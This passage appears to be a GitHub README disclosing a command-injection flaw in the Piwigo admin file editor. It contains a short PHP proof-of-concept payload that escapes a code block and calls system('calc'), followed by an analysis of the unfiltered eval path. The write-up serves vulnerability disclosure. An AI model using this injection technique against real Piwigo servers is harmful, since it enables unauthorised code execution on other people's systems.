
Yang9999999 Update README.md History

1 contributor


43 lines (22 sloc) | 1.18 KB

Piwigo has a background command execution vulnerability


Command injection vulnerability trigger point



Use admin to enter the background




Click settings to come to this page




Write in it



```
<?phpvar_dump(1);}if(1){system('calc');?>
```



Next breakpoint single step debugging



You will find that this sentence is implemented here




code analysis

```php
{
  check_pwg_token();

  if (!is_webmaster())
  {
    $page['errors'][] = l10n( key: 'locfiledit_webmaster_only');
  }
  else
  {
    $content_file = stripslashes($_POST['text']);
    if (get_extension($edited_file) == 'php')
    {
      $content_file = eval_syntax($content_file);
    }
    if ($content_file === false)
    {
      $page['errors'][] = l10n( key: 'locfiledit_syntax_error');
    }
    else
    {
```

Text is passed in `$content without filtering_ File` and then pass in the function



The incoming code is spliced here. Caused code execution